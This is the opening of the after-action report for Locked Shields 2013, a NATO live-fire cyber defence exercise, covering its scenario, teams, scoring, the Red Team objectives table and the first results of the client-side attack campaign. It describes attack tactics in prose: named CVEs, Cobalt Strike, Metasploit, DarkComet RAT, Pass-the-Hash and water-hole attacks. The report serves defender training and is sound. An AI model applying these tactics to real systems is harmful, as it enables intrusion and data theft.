

Cyber Defence Exercise Locked Shields 2013

After Action Report



Tallinn 2013

1 Executive Summary

This report describes the technical cyber defence exercise (CDX) named Locked Shields 2013 (LS13). The intended target audience of the document consists of: the Blue Teams of LS13, to give them a detailed overview of the events and provide feedback; parties who conduct similar exercises, to share our experiences with the community; and the organisers of the Locked Shields, to identify lessons on how to improve future exercises.

LS13 was a technical CDX executed on 23-26 April 2013. Ten Blue Teams, consisting of up to 10 experts in IT and 1-2 legal advisors, were the main training audience. They were acting as rapid reaction teams who had to defend virtual networks against the Red Team's attacks, accomplish orders given by headquarters, follow the local news and respond to media inquiries, and analyse the legal aspects of their mission.

The main objective of LS13 was to test the skills of the Blue Team members, educate the legal experts on IT and pressure the lawyers with complex legal tasks.

The scenario engaged the Blue Teams in a mission under UN mandate in a fictional country called Boolea where the conflict between the northern and southern tribes had escalated to a level where the local government was forced to request help from the international community. In addition to traditional hostilities, cyber attacks began in April 2013 against the IT systems of local Aid organisations. Ten Blue Teams were requested to be deployed in order to protect unclassified military networks and Aid organisations' networks.

The Blue Teams were well prepared and were more successful in preventing, detecting and mitigating the attacks than those in previous Locked Shields exercises. In the context of LS13, the following areas were most challenging for the Blue Teams:

- Defending web applications.
- Detecting custom malicious code.
- Mitigating BGP hijacking attacks.
- Initiating efficient information sharing.

A Red Team composed of ad-hoc volunteers is no longer sufficient to provide realistic challenges for the Blue Teams. More permanent, better prepared and better co-operating teams are needed. Better tools are required to provide feedback to the Blue Teams on the offensive campaign.

The technical platform for LS13 was stable and performed well. Building a Gamenet which includes modern technologies (e.g. mobile devices) and scenario specific components (e.g. military C&C systems) to reflect more closely the complexity of real world networks remains a challenge.

LS13 was organised in cooperation with the NATO Cooperative Cyber Defence Centre of Excellence, the Estonian Information Systems Authority, Estonian Defence Forces, the Estonian Cyber Defence League, Finnish Defence Forces and many other partners.

2 Contents

- 1 Executive Summary 2
- 2 Contents 3
- 3 Overview of Locked Shields..... 6
 - 3.1 Concept 6
 - 3.2 Timeline 6
 - 3.3 Training Objectives 7
 - 3.4 Description of the Teams 8
 - 3.4.1 Blue Teams and Legal Advisors 8
 - 3.4.2 White Team 8
 - 3.4.3 Red Team 9
 - 3.4.4 Green Team 9
 - 3.4.5 Yellow Team 9
 - 3.5 Participants..... 9
 - 3.6 Scenario 10
 - 3.6.1 Scenario in a Nutshell 10
 - 3.6.2 General Background 10
 - 3.6.3 Recent Developments 11
 - 3.7 Technical Environment..... 11
 - 3.7.1 Core Infrastructure 11
 - 3.7.2 Gamenet 12
 - 3.8 Scoring 12
- 4 Red Team Campaign..... 14
 - 4.1 Overview..... 14
 - 4.2 Red Team Objectives 14
 - 4.3 Toolset 17
 - 4.4 Client-Side Team..... 17
 - 4.4.1 Phase I 17
 - 4.4.2 Phase II 19
 - 4.4.3 Phase III 19
 - 4.4.4 Phase IV 20
 - 4.4.5 Custom Pre-Planted Code 21

4.5	WEB Team	23
4.5.1	Phase I	23
4.5.2	Phase II	25
4.5.3	Phase III	26
4.5.4	Phase IV	27
4.6	Network and Mixed Team	27
4.6.1	Phase I	27
4.6.2	Phase II	28
4.6.3	Phase III	28
4.6.4	Phase IV	29
4.7	Post-Exploitation	30
4.8	Balance of the Attacks	30
4.9	Conclusions.....	31
5	Blue Team Defence Campaign.....	32
5.1	Introduction.....	32
5.2	Preparations	32
5.3	Common Practices.....	33
5.4	Blocking Access and RBL.....	34
5.5	Less Common Practices	34
5.6	Questionable or Forbidden Practices	36
5.7	Security Software on Windows Systems	36
5.8	Information Sharing.....	37
5.9	Scores	38
6	Injects	39
6.1	Scenario Injects	39
6.2	Media Injects	39
6.3	Legal Injects	40
7	Legal Play.....	41
7.1	Introduction.....	41
7.2	Injects	41
7.3	Team Setup.....	41
7.4	Feedback on Execution.....	42
7.5	Results	42
8	Recommendations to the Blue Teams	43

8.1	Protecting Web Applications.....	43
8.2	Protecting other Parts of the Infrastructure	44
8.3	Reporting and Information Sharing.....	44
8.3.1	Introduction.....	44
8.3.2	Yellow Team Feedback for the Blue Teams.....	44
8.3.3	Conclusions.....	45
8.4	Media Response	46
9	Observations and Recommendations to Improve Locked Shields	47
9.1	Exercise Organisation	47
9.2	Scenario	48
9.3	Teams	49
9.4	White Team	49
9.5	Red Team.....	50
9.6	Green Team	53
9.7	Legal Team.....	53
9.8	Yellow Team	54
9.9	Communication	54
9.10	Information Sharing and Collaboration.....	55
9.11	Situational Awareness.....	55
9.12	Scoring.....	56
9.13	Technical Environment.....	58
9.13.1	Core Infrastructure	58
9.13.2	Collaboration, SA and Scoring Platform	59
9.13.3	Gamenet.....	60
9.14	Rules	61
9.15	Administrative Issues.....	63
10	Acknowledgements	64
11	Acronyms.....	65

3 Overview of Locked Shields

3.1 Concept

The key characteristics of LS13 were as follows:

- It was a live, technical, Blue/Red Team exercise: Blue Teams had to defend networks against real-time attacks.
- It was international: 18 organisations from 15 nations were engaged into preparing and executing LS13.
- The type of the exercise was a game: the teams did not represent the real organisations they are working for during their daily jobs but were placed into fictional roles. A lab environment was used instead of production networks.

Over the course of two days the Blue Teams had to defend a pre-built network consisting of roughly 35 virtual machines against the Red Team's attacks. The infrastructure was initially insecure and full of vulnerabilities. To provide feedback to the teams and measure the success of different strategies and tactics, Blue Teams were assigned automatic and manual scores.

Each Blue Team was accompanied by 1 or 2 legal advisors to encourage and facilitate cooperation, communication and understanding between the technical and legal experts.

Red Team members were not competing with each other. Their objective was to conduct equally balanced attacks on all the Blue Teams' networks.

LS13 was organised by NATO CCD COE in cooperation with Estonian Defence Forces, the Estonian Information Systems' Authority, the Estonian Cyber Defence League, Finnish Defence Forces, and many other partners.

3.2 Timeline

The timeline and main events list for LS13 can be found in the following table.

Date	Event
22 Nov 2012	Initial Planning Conference (IPC)
8-9 Jan 2013	Main Planning Conference (MPC)
15 Mar 2013	Test Run
26 Mar 2013	Final Planning Conference (FPC)
04 Apr 2013 12:00Z (15:00 EEST)	Webinar I: General Information. Strategies and tactics - look into CDX
11 Apr 2013 12:00Z (15:00 EEST)	Webinar II: General Information. Reporting. Legal play
16-17 Apr 2013	Preparation Days: access for Blue Teams to Gamenet
18 Apr 2013 12:00Z (15:00 EEST)	Webinar III: General Information. Scoring. VSRoom
23-26 Apr 2013	Execution and Hot Wash-Up

3.3 Training Objectives

The objective was to test the skills of **Blue Teams** in the following areas:


1. Learning the network.
 - Blue Teams were responsible for securing and maintaining systems previously unknown to them. They had to compile lists of assets and vulnerabilities, assign priorities to the assets, etc.
2. System administration and prevention of attacks.
 - Administrative tasks and hardening configurations were continuous activities. Day 0 vulnerabilities were simulated by not allowing the teams to patch certain systems.
3. Monitoring networks, detecting and responding to attacks.
 - Good monitoring skill was the key capability required to defeat the Red Team.
4. Handling cyber incidents.
 - Prioritisation, reaction-time, and clarity of shared information were considered when measuring this aspect.
5. Teamwork: delegation, dividing and assigning roles, leadership.
 - The teams were overloaded with tasks so that better organised and managed teams would be more successful.
6. National and international cooperation. Information sharing.
 - Blue Teams were tasked to set up redundant links between their routing infrastructures to foster cooperation between them.
 - Cooperative teams sharing valuable information were assigned bonus points. Teams refusing to cooperate were assigned a negative score.
7. Reporting.
 - Blue Teams were expected to continuously provide lightweight reports to the White Team. The main aspects measuring their success were timeliness, correctness, accuracy and clarity.
8. Ability to convey the big picture.
 - Blue Teams were expected to compile management reports and respond to media requests.
9. Crisis communication.
 - The Media Simulation Cell evaluated the speed, accuracy, logic and reaction of Blue Teams' spokespeople when responding to media requests.

The legal play was set up so that there was at least one legal advisor in each Blue Team. The training objectives for them were as follows:

1. To have the legal advisors analyse the complex legal issues arising in the context of an armed conflict.
2. To facilitate communication between the legal and technical experts.
3. To educate the legal experts about IT.
4. To an extent, to educate the technical experts about the law.

3.4 Description of the Teams

In this section we describe briefly the teams involved in the LS exercises. More details can be found at **Annex I: Detailed Description of the Teams**.



3.4.1 Blue Teams and Legal Advisors

Blue Teams (BT) and the legal advisors engaged with them are the main training audience of LS exercises.

In LS13, Blue Teams represented military rapid reaction teams whose main task was to secure and protect a pre-built infrastructure against the Red Team's attacks. There were two main network segments: an unclassified network for military units, and the networks running services for Aid organisations deployed in the conflict area. Blue Teams were also expected to:

- continuously send reports to Headquarters to keep management informed about incidents and other events;
- respond to media queries;
- accomplish additional tasks sent from the HQ.

Legal advisors had to brief other members of the Blue Team about their legal status, applicable law, rights and obligations; and answer different questions on legal aspects raised by the HQ. There were also out-of-the-game technical quizzes which the legal advisors were supposed to answer.

3.4.2 White Team

The White Team (WT) had responsibility for preparing the exercise and controlling it during Execution. They defined the training objectives, scenario, and high-level objectives for the Red Team,

wrote the rules, prepared media, scenario and legal injects and the communication plan. During Execution, the White Team acted as the exercise controller's cell by deciding when to start different phases, controlling the execution of the Red Team's campaign, and making scoring decisions. Management (HQ), user and media simulation were also part of White Team's business.

There was one person per Blue Team who acted as a liaison officer.

3.4.3 Red Team

The Red Team's (RT) mission was to compromise or degrade the performance of the Blue Team systems. They had altogether 20 pre-defined objectives. They were allowed to repeat some objectives during the next phases.

The focus of Locked Shields exercises is to train the Blue Teams; therefore, Red Team members are mainly considered as the 'work-force' to challenge the Blue Teams. In principle, the Red Team uses a white-box approach; technical details of the initial configuration of the Blue Team systems were available for the Red Team beforehand.

3.4.4 Green Team

The Green Team (GT) was responsible for preparing the technical infrastructure.

GT had to carry out the following tasks:

- Design, set up and configure the core infrastructure: physical devices, virtualisation platform, storage, networking, remote access, traffic recording, VPN routers for the Blue Teams, user accounts, etc.
- Design and build the Gamenet and Blue Team networks.
- Program the automatic scoring bot and agents.
- Develop solutions for traffic generation.
- Set up solutions for monitoring the general exercise infrastructure.

3.4.5 Yellow Team

The Yellow Team's (YT) role was to provide situational awareness about the game, mainly to the White Team but also to all other participants.

The main sources of data for the Yellow Team were lightweight reports provided by the Blue Teams, reports on the status of attack campaigns received from Red Team members, and the results of automatic and manual scoring. The Yellow Team analyst had interfaces to review all the reports and assign them tags based on the content of the report. Regular highlight updates were provided to White Team leader and to the Blue Teams. Yellow Team also prepared different views and visualisations of the situation.

3.5 Participants

Blue Teams from the following nations/organisations participated in LS13: DEU, ESP, EST, FIN, ITA, LTU, NATO NCIRC, NLD, POL, SVK.

The White Team, Red Team, Green Team and Yellow Team were staffed with people from the NATO CCD COE, Estonian Defence Forces, the Estonian Information System's Authority, the Estonian Cyber

Defence League, Finnish Defence Forces, the Swedish National Defence College, the NATO Computer Incident Response Capability-Technical Centre, the French Ministry of Defence, the Polish Ministry of National Defence, CERT-LV, Loughborough University, Clarified Security, Clarified Networks, and [ByteLife](#).

3.6 Scenario

This section describes the background scenario used for LS13.

3.6.1 Scenario in a Nutshell

- Location: Boolea, a failing state on an island off the coast of Western Africa (think Somalia as an island).
- Conflict: southern tribes want to eliminate the northern tribes, government unable to stop the fighting (think Rwanda).
- A UN-authorized international coalition is in the country with the consent of the Boolean government to stop ethnic cleansing and restore peace (think ISAF).
- The spring offensive has fixed the coalition military forces in the south.
- A cholera epidemic has started among the northern tribes (think Haiti).
- International Aid organisations have few resources in-country, but are mobilising to deal with the epidemic.
- Aid organisations report cyber attacks against their systems in-country and ask for coalition assistance until crisis response teams fly in (ETA 2 days).
- BLUE: coalition military IT teams tasked to provide and secure both coalition unclassified systems and Aid organisations' systems in-country until Aid crisis response teams arrive.
- RED: local extremists (expected skill level low to medium); possible intervention from international terrorist organisation (expected skill level medium to high). Attacker's main goal is to impede the humanitarian relief operation in the north and to bleed coalition resources.

3.6.2 General Background

There is an international coalition operation in Boolea, an island republic located off the western coast of Africa, roughly 800 km north-west-west of Tenerife. While the size of the island is comparable to Ireland, the climate and landscape are more akin to Morocco. The country is poor and the local infrastructure is primitive, especially in terms of sanitation, communications, medical services and education. Internet connectivity with the rest of the world, for example, is unreliable and low-bandwidth. Connectivity within the country is limited to urban centres, which make use of numerous free (and anonymous) wireless networks. The country has no CERT or IT-savvy law enforcement. This forces most international actors to rely either on expensive satellite connectivity or on locally operated systems.

For decades the Boolean government has been challenged for power by a racist extremist movement called Boolea Is Tarnished (BIT). In 2011 BIT proceeded with a ruthless ethnic cleansing campaign against the tribes inhabiting the northern half of the island. In 2012 the international community intervened with a UN-authorized operation to stop the atrocities. While initially successful in securing northern areas, the coalition is still encountering heavy resistance in the south. Although there is no distinct front line, there are daily fire-fights, IED (improvised explosive device) encounters,

suicide bombings, kidnappings, etc. Most of the violence is targeted against international humanitarian groups and civilians of the northern tribe.

While generally a local affair, there are rumours of weapons shipments and training provided by an international terrorist organisation. According to intelligence analysts, this group is interested in bleeding the resources of the committed states as part of a long-term campaign to weaken EU and NATO. Such support enables the BIT to openly challenge the military might of the coalition, often making use of unexpectedly complex tactics and technologies.

3.6.3 Recent Developments

It is now 24 April. One week ago the BIT started their spring offensive. So far, they have managed to capture some towns and villages in the southern part of the country. Coalition forces moved to take back the lost ground, but encountered heavy resistance and are now fully engaged in the south.

Three days ago, a cholera epidemic started spreading among the civilian population in the north. The source of the epidemic is probably the water supply system. Some BIT members were captured trying to poison wells, so it may be somehow related to the spring offensive. Due to poor hygiene and inadequate medical infrastructure in the country, the epidemic is expected to spread if left unchecked. The government immediately asked the international community for humanitarian assistance.

UN and aid organisations that already operate in the country report that their initial response capability is severely limited. Crisis response teams have been mobilised and are expected to arrive within a couple of days.

Coalition forces are still engaged and cannot spare significant manpower to assist with the relief operation.

Aid organisations report that their local IT systems are under cyber attack. This makes it very hard to coordinate the relief effort. Their systems are not built with security in mind and they have no cyber security experts in-country. The Aid organisations ask the coalition to provide 10 IT support teams (code name: Blue) who could assist in keeping the systems running at 10 different sites for 2-3 days until crisis response teams from the Aid organisations arrive.

The coalition leadership agrees. However, the Blue Teams must still maintain their own systems, which provide unclassified services (communicating with the local government and Aid organisations, as well as providing welfare services) to coalition units. This means they have to operate systems in two different sites with two different policies.

This morning the Blue teams deploy to assist the Aid organisations.

3.7 Technical Environment

3.7.1 Core Infrastructure

Designing and implementing an environment for a technical 'cyber battlefield' is not a trivial task. The exercise lasts only few days but during that period the loads are high (more than 400 virtual machines running simultaneously) and Red Team is actually expected to break the systems.

LS13 infrastructure was hosted by the Estonian Defence Forces. All components of the Gamenet were virtualised. Participants got access to the environment over the VPN.

This time a commercial solution was chosen for of several reasons. The main components were Cisco UCS platforms and blade servers, EMC storage devices and VMware vSphere 5.0 virtualisation platform.

A detailed description of the core infrastructure is provided in **Annex II: Core Infrastructure**.

3.7.2 Gamenet

Each Blue Team had to defend an identical network consisting of 34 virtual machines (VMs):

- Cisco VSR 1000v virtual router.
- Endian Linux firewalls.
- Windows and Linux workstations.
- Domain controllers, file servers.
- DNS and mail servers.
- Linux and Windows servers for hosting web applications and database servers.

In addition, Blue Teams could build 2 VMs themselves and integrate them into their networks.

A detailed description of the Gamenet and Blue Team systems can be found at: **Annex III: Gamenet**.


3.8 Scoring

To measure the performance of the Blue Teams and give them feedback, 8 categories for the scores were defined:

1. **Availability of provided services**
 - Blue Teams had a list of required services which were constantly checked by the scoring bot. For each service, a weight was defined which corresponded to the score one could get for 100% availability of that service.
2. **SLA bonus**
 - If the uptime of a service was within 90% (daily score/8h), bonus points were assigned for that specific service.
3. **Successful Red Team attack**
 - Every time the Red Team successfully accomplished an objective, a pre-defined negative score was assigned. Repeating the objective gave half the negative points the second time.
4. **Lightweight incident reporting**
 - This was done once per hour.
5. **Situation reports (SITREPs) to management**
 - Blue Teams had to compile 2 SITREPs per day, each of them were scored separately.
6. **Responding to injects** (scenario, media, legal)
 - All injects were separately scored based on pre-defined criteria.
7. **VM reverts**
 - Each VM revert cost -100 points.
8. **Special scoring**

- Bonus points were awarded to Blue Teams for outstanding performance e.g. for cooperation and info sharing.
- Positive points were awarded to balance Green Team mistakes.
- Penalties were imposed for breaking the in-game rules. For instance, removing functionality of services after a warning. If the warning was ineffective, the VM was reverted.

The detailed scoring table is not published to avoid Blue Teams pre-calculating winning strategies and focusing on how to defeat the scoring system. The following chart is an approximation of the weight of each category. Note that some categories such as special scoring do not have an upper limit.



4 Red Team Campaign

4.1 Overview

The offensive operation was divided into 4 phases. The timeframe for each phase was pre-planned, but White Team had the final right to decide when to move on with the campaign. Altogether 20 specific objectives were defined. Red Team could repeat the objectives from previous phases but the amount of negative points awarded to the Blue Teams decreased by half with every successful repetition.

After the STARTEX was announced and Gamenet opened there was a 30-minute time window when the Red Team was not allowed to compromise any systems. Generating noise and scanning activities were permitted. At least one Blue Team felt that this time window was not respected by all Red Team members, and that exploitation activities had in fact started earlier.

4.2 Red Team Objectives

The Red Team objectives are provided in the following table:

nr	description	zone	intended target	phase	subteam
1	Deface with BIT message and point to malware for distraction. Media Team proposal for first round: img1.jpg Media Team proposal for second round: img2.jpg	Aid_DMZ	<ul style="list-style-type: none">counting.aidX.ex	1	WEB
2	Delete content, destroy the host as much possible to keep BT busy in Aid_DMZ. I would only steal at this phase and destroy in next. Successful compromise can be proved by providing the hash from /etc/hash	Aid_DMZ	<ul style="list-style-type: none">chat.aidX.ex	1	WEB
3	Change bank account numbers for donations. File where the bank account details are written is /var/www/app/templates/donate.tpl	Aid_DMZ	<ul style="list-style-type: none">www.aidX.ex	1	WEB
4	Compromise and steal volunteer database: database www and table volunteers . It could be stolen directly from	Aid_DMZ	<ul style="list-style-type: none">db.aidX.ex	1	WEB

nr	description	zone	intended target	phase	subteam
	db.aidX.ex or through www.aidX.ex by gaining access to http://www.aidX/admin/index.php?page=volunteers . On the code field each volunteer has the same hash which has to be reported to prove success.				
5	Gain foothold in AID_INT. Steal C:\Users\Public\Documents\Report1_aid.txt for evidence. Provide the MD5 hash inserted in the end of the file as a proof.	AID_INT	<ul style="list-style-type: none"> ws2.int.aidX.ex ws4.int.aidX.ex (optional) 	1	CS
6	Spread inside AID_INT to other hosts and set beacons.	AID_INT	<ul style="list-style-type: none"> dc.int.aidX.ex (optional) ws*.int.aidX.ex 	1	CS
7	Compromise AID_INT fileserver. Steal Report5_aid.txt from C:\Documents and Settings\All Users\Documents for evidence. Provide the MD5 hash inserted in the end of the file as a proof.	AID_INT	<ul style="list-style-type: none"> files.int.aidX.ex 	1	CS
8	Insert malicious code to MIL public website in order to initiate water-hole attack and infect MIL_INT and MIL_WEL workstations.	MIL_DMZ	<ul style="list-style-type: none"> www.milX.ex 	2	WEB
9	Compromise mail server in MIL_DMZ and steal specific e-mails.	MIL_DMZ	<ul style="list-style-type: none"> mail.milX.ex 	2	WEB
10	Compromise mail server in Aid_DMZ and steal specific e-mails.	Aid_DMZ	<ul style="list-style-type: none"> mail.aidX.ex 	2	WEB
11	Gain foothold in MIL_INT, stay low, set up beacon.	MIL_INT	<ul style="list-style-type: none"> ws2.int.milX.ex ws4.int.milX.ex (optional) ws5.int.milX.ex (optional) 	2	CS
12	Compromise one or more workstations on MIL_WEL.	MIL_WEL	<ul style="list-style-type: none"> ws1.wel.milX.ex (optional) 	2	CS

nr	description	zone	intended target	phase	subteam
	Steal the report from C:\Users\Public\Documents\Report1_mil.txt . Provide the MD5 hash inserted in the end of the file as a proof.		<ul style="list-style-type: none"> ws2.wel.milX.ex 		
13	Insert fake orders in Aid personnel tasking system leading them to ambush.	Aid_DMZ	<ul style="list-style-type: none"> help.aidX.ex 	3	WEB
14	Gain and maintain access to the DNS servers. Steal hash from /etc/hash as a proof.	Aid_DMZ	<ul style="list-style-type: none"> dns.aidX.ex 	3	WEB
15	Re-gain foothold in MIL_INT through any host.	MIL_INT	<ul style="list-style-type: none"> ws2.int.milX.ex ws4.int.milX.ex (optional) 	3	CS
16	Spread inside MIL_INT, set beacons.	MIL_INT	<ul style="list-style-type: none"> dc.int.milX.ex (optional) ws*.int.milX.ex 	3	CS
17	Compromise MIL_INT fileserver. Steal report Report5_mil.txt from C:\Documents and Settings\All Users\Document . Provide the MD5 hash inserted in the end of the file as a proof.	MIL_INT	<ul style="list-style-type: none"> files.int.milX.ex 	3	CS
18	Gain access, steal the hash from /etc/hash as proof, maintain access.	MIL_DMZ	<ul style="list-style-type: none"> dns.milX.ex 	3	WEB
19	Replace the video feed on TV tower (via MIL_INT, MIL_WEL or directly). By default the following file is streamed and therefore should be replaced: /var/www/stream/1.mp4	MIL_DMZ	<ul style="list-style-type: none"> tv.milX.ex 	4	CS
20	Conduct routing attack against MIL_DMZ.	MIL_DMZ	<ul style="list-style-type: none"> csr.milX.ex 	4	NET

4.3 Toolset

For LS exercises, Red Team members were allowed to bring in whatever tools they liked, provided that the licensing conditions were followed. From the collaboration perspective it was important that the toolset was at least to some extent standardised. The following lists main distributions and the most important software that was used to conduct the attacks:

- **Kali** and **BackTrack5** Linux.
- **Cobalt Strike**. Raphael Mudge, the developer of the software, sponsored the event and provided LS13 Red Team an option to test it out during the Execution.
- **Metasploit Framework** (free open-source version of Metasploit).

4.4 Client-Side Team

Client-Side (CS) Team was mainly responsible for attacking Windows and Linux workstations using client-side exploits and, after gaining foothold, trying to compromise the file servers and domain controllers located in internal segments.

4.4.1 Phase I

4.4.1.1 Objectives

The general objective for the first phase was to focus on targeting the Aid organisations' internal zone (AID_INT). CS team was expected to fulfil the following tasks:

- **O5**: Gain foothold in the AID_INT segment (workstations).
- **O6**: Spread inside AID_INT to other hosts and set beacons (dc.int.aidX.ex, ws*.int.aidX.ex).
- **O7**: Compromise a file server in AID_INT (files.int.aidX.ex).

4.4.1.2 Targets

The internal networks in both MIL side and Aid side had 2 Windows XP VMs, 2 Windows 7 VMs and 1 Ubuntu Linux VM. Obviously, this means the networks were extremely small compared to real-world situations where large organisations have thousands of computers in a domain. As the legitimate traffic generation system typically did not work, it made defence easier. Green Team tried to keep the operating systems up to date and remove only specific patches. Some local administrator accounts were created on all Windows machines (one vector to enable Pass-the-Hash). The third-party software was often outdated and contained vulnerabilities. Typical suspects were Java, Adobe Flash, Internet Explorer.

The file servers (files.int.aidX.ex, files.int.milX.ex) contained vulnerabilities in both required and non-required applications: FreeFloat FTP Server (OSVDB-88303), Oracle MySQL for Microsoft Windows

(CVE-2012-5613), Sielco Sistemi Winlog (CVE-2012-3815), Sysax 5.53 SSH (OSVDB-79689). There were also typical issues like administrative user accounts with weak passwords.

4.4.1.3 Attack Methods

The method of testing Blue Teams' ability to counter client-side attacks was simple. There was one person in White Team for each Blue Team (called a *blonde*) whose task was to simulate the users of Blue systems. The *blondes* had to click on links to open malicious web pages, documents or even executable files. As this process was not automatic the results for different teams could be considered subjective. Naturally, more active *blondes* could cause more harm. Opening the link triggered an attempt to exploit vulnerabilities in software such as Java (CVE-2012-5076, CVE-2013-0422), Adobe Flash Player (CVE-2012-1535), Safari with Quicktime (CVE-2012-3753), Internet Explorer (CVE-2012-1889), and MS Office 2010 (CVE-2012-0013). In some cases Cobalt Strike's auto-exploit server was used to automatically select the best exploit. In general, this was not needed as the targeting was easy for Red Team members. They could just request the *blondes* to open the link or file with specific software.

Typical payloads were Cobalt Strike Beacon and Metasploit Meterpreter. Red Team also acknowledged using DarkComet RAT.

The natural move after gaining user-level access to Windows systems is to escalate privileges and dump the password hashes. Although Pass-The-Hash (PTH) has been a well-known trick for years, mitigating it is not straightforward and it very often still works. PTH was tried by LS13 Red Team.

CS team had in their possession a custom code pre-planted into a few workstations which is described in a separate section (Custom Pre-Planted Code).

At the end of the game Red Team also used insider attacks:

- VM that was connected into the internal network simulating a contractor's laptop
- Malware brought in and executed from CD drive

4.4.1.4 Results

The first Cobalt Strike Beacons called home a few minutes after 08:00Z - the time when the Red Team was allowed to start. The workstations in the AID_INT zone of BT1, BT3, BT7, BT8 and BT10 contacted the beacon servers during the first 20 minutes. Note that, according to Cobalt Strike's activity log, Red Team had Meterpreter sessions open (these could have been hung sessions) to workstation in BT8 network for 4 minutes and BT7 for 3 hours during the first phase. Still, the first round of the attack was reported as a failure for both.

The AID_INT workstations for all other Blue Teams were not compromised during phase I. It does not necessarily mean that the other teams did something particularly clever. Often it was just not possible to access target systems. Main reasons for this failure were:

- a. The workstations were not accessible to the *blondes*.
- b. The respective *blonde* was gone for a long time.
- c. After the first outbound request the target IP was blocked.
